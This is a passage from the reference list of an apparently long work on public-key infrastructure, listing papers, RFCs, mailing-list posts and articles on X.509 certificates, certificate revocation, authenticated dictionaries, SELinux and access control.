[428] "SSL Certificate Fails to Adhere to Basic Constraints / Key Usage Extensions", discussion thread at `http://support.godaddy.com/-groups/community/forum/topic/ssl-certificate-fails-to-adhere-to-basic-constraints-key-usage-extensions`, October/November 2011.

[429] "The Market for 'Lemons': Quality Uncertainty and the Market Mechanism", George Akerlof, *Quarterly Journal of Economics*, **Vol.84**, **No.3** (August 1970), p.488.

[430] "Markets in Imperfect Information — Lemons, Limes and Silver Bullets", Ian Grigg, 14 May 2006, `http://www.financialcryptography.com/mt/-archives/000721.html`.

[431] "The Market for Silver Bullets", Ian Grigg, 2 March 2008, `http://iang.org/papers/market_for_silver_bullets.html`.

[432] "Job Market Signaling", Michael Spence, *Quarterly Journal of Economics*, **Vol.87**, **No.3** (August 1973), p.355.

[433] "The Corruption of Honest Signalling", Marian Dawkins and Tim Guilford, *Animal Behaviour*, **Vol.41**, **No.5** (May 1991), p.865.

[434] "Are There General Principles of Signal Design?", Marian Dawkins, *Philosophical Transactions Philosophical Transactions of the Royal Society B (Biological Sciences)*, **Vol.340**, **No.1292** (29 May 1993), p.251.

[435] "Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile", RFC 5280, David Cooper, Stefan Santesson, Stephen Farrell, Sharon Boeyen, Russ Housley and Tim Polk, May 2008 (this standard is changed around every few years with new requirements and new authors, check which one is current at the time you're reading this, and be aware that implementations may conform to any one of the several preceding versions).

[436] "Researchers use Playstation Cluster to Forge a Web Skeleton Key", Kevin Poulsen, 30 December 2008, `http://blog.wired.com/27bstroke6/-2008/12/berlin.html`.

[437] "Short chosen-prefix collisions for MD5 and the creation of a rogue CA certificate", Marc Stevens, Alex Sotirov, Jake Appelbaum, Arjen Lenstra, David Molnar, Dag Arne Osvik and Benne de Weger, Cryptology ePrint Archive Report 2009/111, 9 March 2009, `http://eprint.iacr.org/2009/111` (also submitted to Crypto'09).

[438] "MD5 considered harmful today: Creating a rogue CA certificate", Alexander Sotirov, Marc Stevens, Jacob Appelbaum, Arjen Lenstra, David Molnar, Dag Arne Osvik and Benne de Weger, presentation at the 25th Chaos Communication Congress (25C3), December 2008, `http://events.ccc.de/-congress/2008/Fahrplan/attachments/1251_md5-collisions-1.0.pdf`.

[439] "Playing With Authenticode and MD5 Collisions", Didier Stevens, 17 January 2009, `http://blog.didierstevens.com/2009/01/17/playing-with-authenticode-and-md5-collisions/`.

[440] "AT_EXCHANGE and AT_SIGNATURE key definitions", Erik Veer, posting to the CryptoAPI@discuss.microsoft.com mailing list, message-ID `CryptoAPI%2003031306132726@DISCUSS.MICROSOFT.COM`, 13 March 2003.

[441] "Binding Bit Patterns to Real World Entities", Bruce Christianson and James Malcolm, *Proceedings of the 5th Security Protocols Workshop (Protocols'97)*, Springer-Verlag LNCS No.1361, April 1997, p.105.

[442] "Reasoning about Public-Key Certification: On Bindings between Entities and Public Keys", Reto Kohlas and Ueli Maurer, *Proceedings of the 3rd Financial Cryptography Conference (FC'99)*, Springer-Verlag LNCS No.1648, February 1999, p.86.

[443] "stats on DSA vs RSA deployment in PKI / S/MIME?", PKI developer, private communications, 13 June 2003.

[444] "Digital Signatures & Rights Management in the Acrobat Family of Products", Adobe Systems, 29 March 2010.

[445] "Re: [pkix] Possible new work item: additional methods for generating key identifiers", Stephen Kent, posting to the pkix@ietf.org mailing list, message-ID `p0624081ec85a69fc4889@[128.89.89.144]`, 7 July 2010.

[446] "Re: [pkix] PKIX review on draft-ietf-hip-cert-11", Henry Hotz, posting to the pkix@ietf.org mailing list, message-ID `D9782143-B998-4DC0-B8BF-0C0BB5E32F8A@jpl.nasa.gov`, 10 March 2011.

[447] "Re: [pkix] PKIX review on draft-ietf-hip-cert-11", David Cooper, posting to the pkix@ietf.org mailing list, message-ID `FB6A6960-FDB5-44C3-AB5F-D280EB5D59B9@mitre.org`, 10 March 2011.

[448] "Re: Certificate Policy Standardization", Peter Gutmann, posting to the ietf-pkix.imc.org mailing list, message-ID `200311260607.hAQ67AM30729@cs.auckland.ac.nz`, 26 November 2003.

[449] "intermediate CA certificates incompatibility problems", Ramiro Muñoz, 28 July 2010, `https://bugzilla.mozilla.org/show_bug.cgi?id=582531`.

[450] "Add Camerfirma root certificates to NSS", Kathleen Wilson, 28 July 2010, `https://bugzilla.mozilla.org/show_bug.cgi?id=562395#c5`.

[451] "Baseline Requirements for the Issuance and Management of Publicly-Trusted Certificates, v.1.0", CA/Browser Forum, 22 November 2011, `https://www.cabforum.org/Baseline_Requirements_V1.pdf`.

[452] "CA-CA Interoperability", PKI Forum white paper, March 2001.

[453] "PKI Layer Cake: New Collision Attacks Against The Global X.509 CA Infrastructure", Dan Kaminsky, Meredith Patterson and Len Sassaman, to appear.

[454] "crash with an empty issuer name in SSL certificate", Mozilla forum discussion, March 2011, `https://bugzilla.mozilla.org/show_bug.cgi?id=644012`.

[455] "dumpasn1", `http://www.cs.auckland.ac.nz/~pgut001/dumpasn1.c`.

[456] "A String Representation of Distinguished Names", RFC 1779, Steve Kille, March 1995.

[457] "CERT_SERIALNUMBER environment variable", 'miro', posting to the cryptoapi@discuss.microsoft.com mailing list, message-ID `IHEGKMNKGGPOIKCFHIAPAENNCDAA.miro.masnoglav@adacta.si`, 14 May 2002.

[458] "Re: [certid] Domain Components", Paul Hoffman, posting to the certid@ietf.org mailing list, message-ID `p0624082ac8427d3d733f@-[10.20.30.158]`, 19 June 2010.

[459] "Re: [certid] Domain Components", Paul Hoffman, posting to the certid@ietf.org mailing list, message-ID `p0624081cc84531dd3cf8@-[10.20.30.158]`, 21 June 2010.

[460] "Re: [certid] Need to define 'most specific RDN'", Paul Tiemann, posting to the certid@ietf.org mailing list, message-ID `AANLkTil-6PZ4iAE9SfysI-3AuIjam40xbN8DywgLOMwI0@mail.gmail.com`, 16 July 2010.

[461] "Subject Alternative Names: Compatibility", DigiCert, 2010, `http://www.digicert.com/subject-alternative-name-compatibility.htm`.

[462] "Sybil", Flora Schreiber, Henry Regnery Company, 1973.

[463] "Hypnosis, false memory and multiple personality: a trinity of affinity", Robert Rieber, *History of Psychiatry*, **Vol.10**, **No.37** (March 1999), p.3.

[464] "The Case of Sybil in the Teaching of Psychology", Robert Rieber, Harold Takooshian and Humberto Iglesias, *Journal of Social Distress and the Homeless*, **Vol.11**, **No.4** (October 2002), p.355.

[465] "Dissociative Identity Disorder: Multiple Personalities, Multiple Controversies", Scott Lilienfeld and Steven Lynn, in "Science and Pseudocience in Clinical Psychology", Guilford Press, 2003, p.109.

[466] "Alters in Dissociative Identity Disorder: Metaphors or Genuine Effects", Harald Merckelbach, Grant Devilly and Eric Rassina, *Clinical Psychology Review*, **Vol.22** (2002), p.481.

[467] "A mighty fortress is our PKI", Peter Gutmann, posting to the cryptography@metzdowd.com mailing list, message-ID `E1ObqW0-0007ar-SM@wintermute02.cs.auckland.ac.nz`, 22 July 2010.

[468] "Internet SSL Survey 2010", Ivan Ristic, Black Hat USA 2010, July 2010, `http://media.blackhat.com/bh-us-10/presentations/Ristic/BlackHat-USA-2010-Ristic-Qualys-SSL-Survey-HTTP-Rating-Guide-slides.pdf`.

[469] "Phishers using CloudFlare for SSL", Paul Mutton, 7 October 2013, `http://news.netcraft.com/archives/2013/10/07/phishers-using-cloudflare-for-ssl.html`.

[470] "Nokia's MITM on HTTPS traffic from their phone", Gaurang Pandya, 9 January 2013, `http://gaurangkp.wordpress.com/2013/01/09/nokia-https-mitm`.

[471] "Nokia Admits Decrypting User Data But Denies Man-in-the-Middle Attacks", Tom Brewster, Tech Week Europe, 10 January 2013, `http://www.techweekeurope.co.uk/news/nokia-decrypting-traffic-man-in-the-middle-attacks-103799`.

[472] "How the Nokia Browser Decrypts SSL Traffic: A 'Man in the Client'", Steve Schultze, 11 January 2013, `https://freedom-to-tinker.com/blog/-`

sjs/how-the-nokia-browser-decrypts-ssl-traffic-a-man-in-the-client.

[473] "ASN.1 Teletexer", Sean Leonard, 26 July 2011, http://www.seantek.com/-asn1teletexer/.

[474] "Wildcard certificate spoofs web authentication", Dan Goodin, 30 July 2009, http://www.theregister.co.uk/2009/07/30/universal_ssl_-certificate/.

[475] "Null Prefix Attacks Against SSL/TLS Certificates", Moxie Marlinspike, Black Hat USA 2009, July 2009, http://www.blackhat.com/-presentations/bh-usa-09/MARLINSPIKE/BHUSA09-Marlinspike-DefeatSSL-PAPER1.pdf.

[476] "IE, Chrome, Safari duped by bogus PayPal SSL cert", Dan Goodin, 5 October 2009, http://www.theregister.co.uk/2009/10/05/-fraudulent_paypay_certificate_published/.

[477] "Man banished from PayPal for showing how to hack PayPal", Dan Goodin, 6 October 2009, http://www.theregister.co.uk/2009/10/06/-paypal_banishes_ssl_hacker/.

[478] "When the EU qualified electronic signature becomes an information services preventer", Pawel Krawczyk, *Digital Evidence and Electronic Signature Law Review*, **Vol.7**, October 2010, p.7.

[479] "Re: Trusted timestamping", Pawel Krawczyk, posting to the cryptography@metzdowd.com mailing list, message-ID 20091005141446.58F69B806E@smtp.hushmail.com, 5 October 2009.

[480] "Из опыта работы удостоверяющего центра", А.Г. Карпов, Proceedings of RusCrypto 2003, January 2003, http://www.ruscrypto.org/-netcat_files/File/ruscrypto.2003.003.zip.

[481] "Trojans exploit Windows DRM loophole", John Leyden, 13 January 2005, http://www.theregister.co.uk/2005/01/13/drm_trojan.

[482] "New^W NOT in Kestrel #4: As many warnings about unknown certificate issuers", Yngve Pettersen, 21 December 2007, http://my.opera.com/-yngve/blog/2007/12/21/new-w-not-in-kestrel4.

[483] "Could not establish an encrypted connection, error -8182 or -12219", Mozilla forum discussion, 3 February 2003, https://bugzilla.mozilla.org/-show_bug.cgi?id=191845.

[484] "Alert: certs with RSA public key exponent of 1", Nelson Bolyard, posting to the ietf-tls@lists.certicom.com mailing list, message-ID 3FFDD4E2.7060707@aol.com, 8 January 2004.

[485] "Re: [pkix] fyi: Sovereign Keys: an EFF proposal for more secure TLS authentication", Adam Langley, posting to the pkix@ietf.org mailing list, message-ID CAL9PXLzbPckDHK_BkJ2vrV7wLOfhN9KGkwG6T=V1666Vxa_-SKQ@mail.gmail.com, 14 December 2011.

[486] "Re: [pkix] fyi: Sovereign Keys: an EFF proposal for more secure TLS", Martin Rex, posting to the pkix@ietf.org mailing list, message-ID 201112150045.pBF0joA4025800@fs4113.wdf.sap.corp, 15 December 2011.

[487] "Re: [pkix] fyi: Sovereign Keys: an EFF proposal for more secure TLS authentication", Peter Gutmann, posting to the pkix@ietf.org mailing list, message-ID E1Rb4qi-00019O-CT@login01.fos.auckland.ac.nz, 15 December 2011.

[488] "[pkix] fyi: Sovereign Keys: an EFF proposal for more secure TLS authentication", James Manger, posting to the pkix@ietf.org mailing list, message-ID 255B9BB34FB7D647A506DC292726F6E1138ABBF8B7@-WSMSG3153V.srv.dir.telstra.com, 16 December 2011.

[489] "Re: on-hold certificates in CRLs", Stephen Henson, posting to the ietf-pkix@imc.org mailing list, message-ID 456B462C.8010209@drh-consultancy.demon.co.uk, 27 November 2006.

[490] "Re: on-hold certificates in CRLs", Massimiliano Pala, posting to the ietf-pkix@imc.org mailing list, message-ID 456B56CF.7020501@cs.dartmouth.edu, 27 November 2006.

[491] "Symantec/Verisign DV certs issued with excessive validity period of 6 years", Marsh Ray, posting to the cryptography@randombit.net mailing list, message-ID `4F95CC71.6000509@extendedsubset.com`, 23 April 2012.

[492] "Electronic Signatures and Infrastructures (ESI): PDF Advanced Electronic Signature Profiles; Part 2: PAdES Basic—Profile based on ISO 32000-1", ETSI TS 102 778-2, July 2009.

[493] "On the Complexity of Public-Key Certificate Validation", Diana Berbecaru, Antonio Lioy and Marius Marian, *Proceedings of the 4th International Conference on Information Security (ISC'01)*, Springer-Verlag LNCS No.2200, October 2001, p.183.

[494] "Benutzbarkeitsevaluation von Trustcenter-Software am Beispiel der Windows 2003 Server CA", Martin Laabs, Matthias Merz, Jan Wunderlich and Tobias Straub, *Proceedings of D-A-CH Security 2005*, March 2005, `http://zerberus.dekanat.informatik.tu-darmstadt.de/GK/staff/-straub/publications/straub_winCA_2005.pdf`.

[495] "CRL checking in Outlook", Tal Yas'ur, posting to the CryptoAPI@discuss.microsoft.com mailing list, message-ID `84E632C54985D611B3CC00508BEEFF7622B57A@armail.arx.com`, 8 October 2002.

[496] "Flushing the CRL cache", discussion thread on the CryptoAPI@discuss.microsoft.com mailing list, January 2003.

[497] "EdelWeb Experimental Time Stamping Service: Experiences", Peter Sylvester, `http://timestamping.edelweb.fr/#exp`.

[498] "Re: Software for PKI", Michael Ströder, posting to the ietf-pkix@imc.org mailing list, message-ID `3BF4F923.A4B048CB@stroeder.com`, 16 November 2001.

[499] "OAuth - A great way to cripple your API", 'Insane Coder', `http://insanecoding.blogspot.co.nz/2013/03/oauth-great-way-to-cripple-your-api.html`, 19 March 2013.

[500] "A Guide to the Nightmares of the Certification Service Provider", Lenka Kadlčáková, *Proceedings of the 3rd European PKI Workshop (EuroPKI'06)*, Springer-Verlag LNCS No.4043, June 2006, p.251.

[501] "How to Build a PKI that Works", Peter Gutmann, keynote address at the 3rd Annual PKI R&D Workshop, April 2004, `http://middleware.internet2.edu/pki04/proceedings/#pki_that_works`.

[502] "Java Cryptography Extension (JCE) 1.2.2 — FAQ", May 2006, `http://java.sun.com/products/jce/jce122_faq.html`.

[503] "Programming Satan's Computer", Ross Anderson and Roger Needham, in "Computer Science Today", Springer-Verlag LNCS No.1000, 1995, p.426.

[504] Peter Eckersley, private communications, October 2010.

[505] "It's PKI Jim, But Not As We Know It", Stephen Wilson, *Proceedings of the 7th Symposium on Identity and Trust on the Internet (IDtrust'08)*, March 2008, p.72.

[506] "Zentrale PKI-Lösungen und deren Anwendung in Trust Services", Tilo Schürer, *Datenschutz und Datensicherheit*, **No.10**, **2000** (October 2000).

[507] "Formal Treatment of Certificate Revocation Under Communal Access Control", Xuhiu Ao, Naftaly Minsky and Victoria Ungureanu, *Proceedings of the 2001 Symposium on Security and Privacy*, May 2001, p.116.

[508] "An Infrastructure Supporting Secure Internet Routing", Steven Kent, *Proceedings of the 3rd European PKI Workshop (EuroPKI'06)*, Springer-Verlag LNCS No.4043, June 2006, p.116.

[509] "Validation Algorithms for a Secure Internet Routing PKI", David Montana and Mark Reynolds, *Proceedings of the 5th European PKI workshop on Public Key Infrastructure: Theory and Practice (EuroPKI'08)*, Springer-Verlag LNCS No.5057, June 2008, p.17.

[510] "Resource Certification", Geoff Huston, *IETF Journal*, **Vol.4**, **No.3** (February 2009), `http://www.isoc.org/tools/blogs/ietfjournal/?p=597`.

[511] "A High Performance Software Architecture for a Secure Internet Routing PKI", Mark Reynolds and Steven Kent, *Proceedings of the Conference For*

Homeland Security, Cybersecurity Applications & Technology (CATCH'09), March 2009, p.49.

[512] "Some Lessons Learned from Designing the Resource PKI", Geoff Huston, presentation at the RIPE-54 meeting, 9 May 2007, `http://www.potaroo.net/presentations/2007-05-09-ripe54-pki.pdf`.

[513] "X.509 Extensions for IP Addresses and AS Identifiers", RFC 3779, Charles Lynn, Stephen Kent and Karen Seo, June 2004.

[514] "A Profile for X.509 PKIX Resource Certificates", Geoff Huston, George Michaelson and Robert Loomans, draft-ietf-sidr-res-certs-17, 15 September 2009.

[515] "2008-08 (Initial Certification Policy in the RIPE NCC Service Region) going to Last Call", discussion thread on the RIPE address-policy-wg mailing list, April-June 2011.

[516] "Engineers ponder easier fix to dangerous Internet problem", Jeremy Kirk, IDG News Service, 26 April 2012, `http://www.itworld.com/security/-272320/engineers-ponder-easier-fix-dangerous-internet-problem`.

[517] "On Using TPM for Secure Identities in Future Home Networks", Holger Kinkelin, Ralph Holz, Heiko Niedermayer, Simon Mittelberger and Georg Carle, *future internet*, **Vol.3**, **No.1** (March 2011), p.1.

[518] "Internet X.509 Public Key Infrastructure Operational Protocols: Certificate Store Access via HTTP", RFC 4387, Peter Gutmann, February 2006.

[519] "Real-time Certificate Status Facility for CMS — (RTCS)", Peter Gutmann, `draft-gutmann-cms-rtcs-01.txt`, March 2004.

[520] "Accountable Certificate Management using Undeniable Attestations", Ahto Buldas, Peeter Land and Helger Lipmaa, *Proceedings of the 7th ACM Conference on Computer and Communications Security (CCS 2000)*, November 2000, p.9.

[521] "Security for Computer Networks : An Introduction to Data Security in Teleprocessing and Electronic Funds Transfer", Donald Davies and W.Price, John Wiley and Sons, 1984.

[522] "Beyond Identity: Warranty-Based Digital Signature Transactions", Yair Frankel, David Kravitz, Charles Montgomery and Moti Yung, *Proceedings of the 2nd Financial Cryptography Conference (FC'98)*, Springer-Verlag LNCS No.1465, February 1998, p.241.

[523] "Oasis Digital Signature Services: Digital Signing without the Headaches", Nick Pope and Juan Carlos Cruellas, *IEEE Internet Computing*, **Vol.10**, **No.6** (September/October 2006), p.81.

[524] "Shibboleth Working Group Overview and Requirements Document", draft 1, Steven Camody, 20 February 2001.

[525] "Shibboleth Working Group Specification Document", draft 1, 25 May 2001.

[526] "Chord: A Scalable Peer-to Peer Lookup Protocol for Internet Applications", Ion Stoica, Robert Morris, David Liben-Nowell, David Karger, M.Frans Kaashoek, Frank Dabek and Hari Balakrishnan, *Proceedings of ACM SIGCOMM 2001*, August 2001, p.149.

[527] "Provable Data Possession at Untrusted Stores", Giuseppe Ateniese, Randal Burns, Reza Curtmola, Joseph Herring, Lea Kissner, Zachary Peterson and Dawn Song, *Proceedings of the 14th Conference on Computer and Communications Security (CCS'07)*, October 2007, p.598.

[528] "Efficient Content Authentication in Peer-to-Peer Networks", Roberto Tamassia and Nikos Triandopoulos, *Proceedings of the 5th Conference on Applied Cryptography and Network Security (ACNS'07)*, Springer-Verlag LNCS No.4521, June 2007, p.354.

[529] "Authenticated Hash Tables", Charalampos Papamanthou, Roberto Tamassia and Nikos Triandopoulos, *Proceedings of the 15th Conference on Computer and Communications Security (CCS'08)*, October 2008, p.437.

[530] "Persistent Authenticated Dictionaries and their Applications", Aris Anagnostopoulos, Michael Goodrich and Roberto Tamassia, *Proceedings of the 4th International Information Security Workshop (ISW'01)*, Springer-Verlag LNCS No.2200, October 2001, p.378.

[531] "Implementation of an Authenticated Dictionary with Skip Lists and Commutative Hashing", Michael Goodrich, Roberto Tamassia and Andrew Schwerin, *Proceedings of the DARPA Information Survivability Conference & Exposition II (DISCEX'01)*, July 2001, p.68. If you do decide to use authenticated dictionaries for your certificate validity checks, be aware that this approach is patented, US Patent 7257711.

[532] "Authenticated Dictionaries for Fresh Attribute Credentials", Michael Goodrich, Michael Shin, Roberto Tamassia and William Winsborough, *Proceedings of the First International Trust Management Conference (iTrust'03)*, Springer-Verlag LNCS No.2692, May 2003, p.1072.

[533] "A Certificate Status Checking Protocol for the Authenticated Dictionary", Jose Munoz, Jordi Forne, Oscar Esparza and Miguel Soriano, *Proceedings of the 2nd International Conference on Mathematical Methods, Models, and Architectures for Computer Network Security (MMM-ACNS'03)*, September 2003, p.255.

[534] "Private Revocation Test using Oblivious Membership Evaluation Protocol", Hiroaki Kikuchi, *Proceedings of the 3rd Annual PKI R&D Workshop (PKI'04)*, September 2004, p.110.

[535] "CHRONOS: An Authenticated Dictionary Based on Skip Lists for Timestamping Systems", Kaouthar Blibech and Alban Gabillon, *Proceedings of the 2005 Workshop on Secure Web Services*, November 2005, p.84.

[536] "Fern: An Updatable Authenticated Dictionary Suitable for Distributed Caching", E. Freudenthal, D. Herrera, S. Gutstein, R. Spring and L. Longpré, *Proceedings of the 4th International Conference on Mathematical Methods, Models, and Architectures for Computer Network Security (MMM-ACNS'07)*, September 2007, p.141.

[537] "On the Cost of Persistence and Authentication in Skip Lists", Micheal Goodrich, Charalampos Papamanthou and Roberto Tamassia, *Proceedings of the Workshop on Experimental Algorithms (WEA'07)*, Springer-Verlag LNCS No.4525, June 2007, p.94.

[538] "Super-efficient Aggregating History-independent Persistent Authenticated Dictionaries", Scott Crosby and Dan Wallach, *Proceedings of the 14th European Conference on Research in Computer Security (ESORICS'09)*, September 2009, Springer-Verlag LNCS No.5789, p.671.

[539] "An emulation of GENI access control", Soner Sevinc, Larry Peterson, Trevor Jim and Mary Fernández, *Proceedings of the 2nd Workshop on Cyber Security Experimentation and Test (CSET'09)*, August 2009, http://www.usenix.org/event/cset09/tech/full_papers/sevinc.pdf.

[540] "Authenticated Dictionaries: Real-World Costs and Trade-Offs", Scott Crosby and Dan Wallach, *ACM Transactions on Information and System Security (TISSEC)*, **Vol.14**, **No.2** (September 2011), Article No.17.

[541] Douglas Merrill, presentation at the RSA Conference 2000, January 2000.

[542] "Gatekeeper Guidelines and Checklist, Version 3.0.1", Defence Signals Directorate, 2008.

[543] "GoDaddy's $1000 'Warranty'", Gervase Markham, 17 May 2005, http://weblogs.mozillazine.org/gerv/archives/008160.html.

[544] "Real Life Challenges in Access-control Management", Lujo Bauer, Lorrie Faith Cranor, Robert Reeder, Michael Reiter and Kami Vaniea, *Proceedings of the 27th Conference on Human Factors in Computing Systems (CHI'09)*, April 2009, p.899.

[545] "What's Wrong with Access Control in the Real World", Sara Sinclair and Sean Smith, *IEEE Security and Privacy*, **Vol.8**, **No.4** (July/August 2010), p.74.

[546] "Role-Based Access Control in Retrospect", Virginia Franquiera and Roel Wieringa, *IEEE Computer*, **Vol.45**, **No.6** (June 2012), p.81.

[547] "Issues in the Design of Computer Support for Co-authoring and Commenting", Christine Neuwirth, David Kaufer, Ravinder Chandhok and James Morris, *Proceedings of the 1990 Conference on Computer-Supported Cooperative Work (CSCW'90)*, October 1990, p.183.

[548] "Information Risk in the Professional Services—Field Study Results from Financial Institutions and a Roadmap for Research", Sara Sinclair, Sean

Smith, Stephanie Trudeau, M.Eric Johnson and Anthony Portera, Dartmouth College Research Report, June 2007, `http://mba.tuck.dartmouth.edu/-digital/Research/ResearchProjects/DataFinancial.pdf`.

[549] "Practical Domain and Type Enforcement for UNIX", Lee Badger, Daniel Sterne, David Sherman, Kenneth Walker and Sheila Haghighat, *Proceedings of the 1995 Symposium on Security and Privacy (S&P'95)*, May 1995, p.66.

[550] "A Domain and Type Enforcement UNIX Prototype", Lee Badger, Daniel Sterne, David Sherman, Kenneth Walker and Sheila Haghighat, *Proceedings of the 5th Usenix Security Symposium (Security'95)*, June 1995, p.127.

[551] "Confining Root Programs with Domain and Type Enforcement (DTE)" Kenneth Walker, Daniel Sterne, Lee Badger, Karen Oostendorp, Michael Petkac and David Sherman, *Proceedings of the 6th Usenix Security Symposium (Security'96)*, July 1996, p.21.

[552] "An Approach to Dynamic Domain and Type Enforcement", Jonathan Tidswell and John Potter, *Proceedings of the 2nd Australasian Conference on Information Security and Privacy (ACISP'97)*, Springer-Verlag LNCS No.1270, July 1997, p.26.

[553] "Domain and Type Enforcement Firewalls", Karen Oostendorp, Lee Badger, Christopher Vance, Wayne Morrison, Michael Petkac, David Sherman and Daniel Sterne, *Proceedings of the 13th Annual Computer Security Applications Conference (ACSAC'97)*, December 1997, p.122.

[554] "Ensuring Continuity During Dynamic Security Policy Reconfiguration in DTE", Timothy Fraser and Lee Badger, *Proceedings of the 1998 Symposium on Security and Privacy (S&P'98)*, May 1998, p.15.

[555] "Scalable Access Control for Distributed Object Systems", Daniel Sterne, Gregg Tally, C.Durward McDonell, David Sherman, David Sames, Pierre Pasturel and E.John Sebes, *Proceedings of the 8th Usenix Security Symposium (Security'99)*, August 1999, p.201.

[556] "Domain and Type Enforcement for Linux", Serge Hallyn and Phil Kearns, *Proceedings of the 4th Annual Linux Showcase and Conference*, October 2000, `http://www.linuxshowcase.org/2000/2000papers/papers/-hallyn/hallyn.pdf`.

[557] "Security-Enhanced Linux", National Security Agency, `http://www.nsa.gov/research/selinux/`.

[558] "Security-enhanced Linux", `http://selinux.sourceforge.net/`.

[559] "Linux Security Modules: General Security Support for the Linux Kernel", Chris Wright, Crispin Cowan, Stephen Smalley, James Morris and Greg Kroah-Hartman, *Proceedings of the 11th Usenix Security Symposium (Security'02)*, August 2002, p.17.

[560] "Analyzing Integrity Protection in the SELinux Example Policy", Trent Jaeger, Reiner Sailer and Xiaolan Zhang, *Proceedings of the 12th Usenix Security Symposium (Security'03)*, August 2003, p.59.

[561] "SELinux Symposium and developer summit", workshops held 2004-2007, `http://selinux-symposium.org/`, and later held in conjunction with other conferences.

[562] "SELinux & AppArmor: Mandatory Access Control für Linux einsetzen und verwalten", Ralf Spenneberg, Addison-Wesley, 2007.

[563] "Integrating Flexible Support for Security Policies into the Linux Operating System", Peter Loscocco and Stephen Smalley, *Proceedings of the 2001 Usenix Annual Technical Conference (Freenix Track)*, June 2001, p.29.

[564] "SEEdit: SELinux Security Policy Configuration System with Higher Level Language", Yuichi Nakamura, Yoshiki Sameshima and Toshihiro Tabata, *Proceedings of the 23rd Large Installation System Administration Conference (LISA'09)*, November 2009, p.107.

[565] "Improving Host Security with System Call Policies", Niels Provos, *Proceedings of the 12th Usenix Security Symposium (Security'03)*, August 2003, p.257.

[566] "Towards Intuitive Tools for Managing SELinux: Hiding the Details but Retaining the Power", James Athey, Christopher Ashworth, Frank Mayer and Don Miner, *Proceedings of the Security Enhanced Linux Symposium*

(SELinux'07), March 2007, `http://selinuxsymposium.org/2007/papers/-10-GIAF.pdf`.

[567] "SEEdit: SELinux Security Policy Configuration System with Higher Level Language", Yuichi Nakamura, Yoshiki Sameshima and Toshihiro Tabata, *Proceedings of the 23rd Large Installation System Administration Conference (LISA'09)*, November 2009, p.107.

[568] "Empowering End Users to Confine Their Own Applications: The Results of a Usability Study Comparing SELinux, AppArmor, and FBAC-LSM", Z. Cliffe Schreuders, Tanya McGill and Christian Payne, *ACM Transactions on Information and System Security (TISSEC)*, **Vol.14**, **No.2** (September 2011), Article No.28.

[569] "Tools to Administer Domain and Type Enforcement", Serge Hallyn and Phil Kearns, *Proceedings of the 15th Systems Administration Conference (LISA'01)*, December 2001, p.151.

[570] "Re: [PATCH] Version 3 (2.6.23-rc8) Smack: Simplified Mandatory Access Control Kernel", Ted T'so, posting to the linux-security-module@vger.kernel.org mailing list, message-ID `20071001190042.GA28533@thunk.org`, 1 October 2007.

[571] "Musings", Rik Farrow, *;login*, **Vol.37**, **No.4** (August 2012), p.2.

[572] "An Empirical Evaluation of the System Usability Scale", Aaron Bangor, Philip Kortum and James Miller, *International Journal of Human-Computer Interaction*, **Vol.24**, **No.6** (2008), p.574.

[573] "PKI Account Authority Digital Signature Infrastructure", Anne Wheeler and Lynn Wheeler, `draft-wheeler-ipki-aads-01.txt`, 16 November 1998.

[574] "CONSEPP: Convenient and Secure Electronic Payment Protocol Based on X9.59", Albert Levi and Çetin Kaya Koç, *Proceedings of the 17th Annual Computer Security Applications Conference (ACSAC'01)*, December 2001, p.286.

[575] "Electronic Commerce for the Financial Services Industry: Account Based Secure Payment Objects", ANSI X9.59-2006, American National Standards Institute, 24 May 2006.

[576] "On Designing an Efficient and Secure Card-based Payment System Based on ANSI X9.59-2006", Chi Po Cheong, Simon Fong and Pouwan Lei, *Proceedings of the International Workshop on Anti-counterfeiting, Security, and Identification*, April 2007, p.427.

[577] "Efficient and Secure Card-based Payment System Based on ANSI X9.59-2006", Chi Po Cheong, Simon Fong and Pouwan Lei, *Proceedings of the 9th International Conference on E-Commerce Technology and the 4th International Conference on Enterprise Computing, E-Commerce, and E-Services (CEC/EEE'07)*, July 2007, p.247.

[578] "The SSH (Secure Shell) Remote Login Protocol", Tatu Ylönen, `draft-ylonen-ssh-protocol-00.txt`, 15 November 1995.

[579] "SSH — Secure Login Connections over the Internet", Tatu Ylönen, *Proceedings of the 1996 Usenix Security Symposium*, July 1996, p.37.

[580] "Recent-Secure Authentication: Enforcing Revocation in Distributed Systems", Stuart Stubblebine, *Proceedings of the 1995 Symposium on Security and Privacy (S&P'95)*, May 1995, p.224.

[581] "Revocation: Options and Challenges", Michael Myers, *Proceedings of Financial Cryptography 1998 (FC'98)*, Springer-Verlag LNCS No.1465, February 1998, p.165.

[582] "Online Certificate Status Checking in Financial Transactions: The Case for Re-Issuance", Barbara Fox and Brian LaMacchia, *Proceedings of Financial Cryptography 1999 (FC'99)*, Springer-Verlag LNCS No.1648, February 1999, p.104.

[583] "PK no I", Peter Honeyman, work-in-progress talk at the 8th Usenix Security Symposium (Security'99), August 1999.

[584] "Kerberised Credential Translation: A Solution to Web Access Control", Olga Kornievska, Peter Honeyman, Bill Doster and Kevin Coffman, *Proceedings of the 10th Usenix Security Symposium (Security'01)*, August 2001, p.235.

[585] "An Efficient Public-Key Framework", Jianying Zhou, Feng Bao and Robert Deng, *Proceedings of the 5th Conference on Information and Communications Security (ICICS'03)*, Springer-Verlag LNCS No.2886, October 2003, p.88.

[586] "Towards Short-Lived Certificates" Emin Topalovic, Brennan Saeta, Lin-Shung Huang, Collin Jackson and Dan Boneh, *Proceedings of Web 2.0 Security and Privacy (W2SP'12)*, May 2012, `http://www.w2spconf.com/-2012/papers/w2sp12-final9.pdf`.

[587] "Practical Authentication for Distributed Computing", John Linn, *Proceedings of the 1990 Symposium on Security and Privacy (S&P'90)*, May 1990, p.31.

[588] "X.509 Proxy Certificates for Dynamic Delegation", Von Welch, Ian Foster, Carl Kesselman, Olle Mulmo, Laura Pearlman, Steven Tuecke, Jarek Gawor, Sam Meder and Frank Siebenlist, *Proceedings of the 3rd Annual PKI R&D Workshop (PKI'04)*, April 2004, `http://middleware.internet2.edu/pki04/proceedings/proxy_certs.pdf`.

[589] "Internet X.509 Public Key Infrastructure (PKI): Proxy Certificate Profile", RFC 3820, Steven Tuecke, Von Welch, Doug Engert, Laura Pearlman, and Mary Thompson, June 2004.

[590] "Re: [pkix] Certificate flag for 'always stapled'", Ryan Hurst, posting to the pkix@ietf.org mailing list, message-ID `0dc301cce53f$f719b820$e54d2860$@globalsign.com`, 6 February 2012.

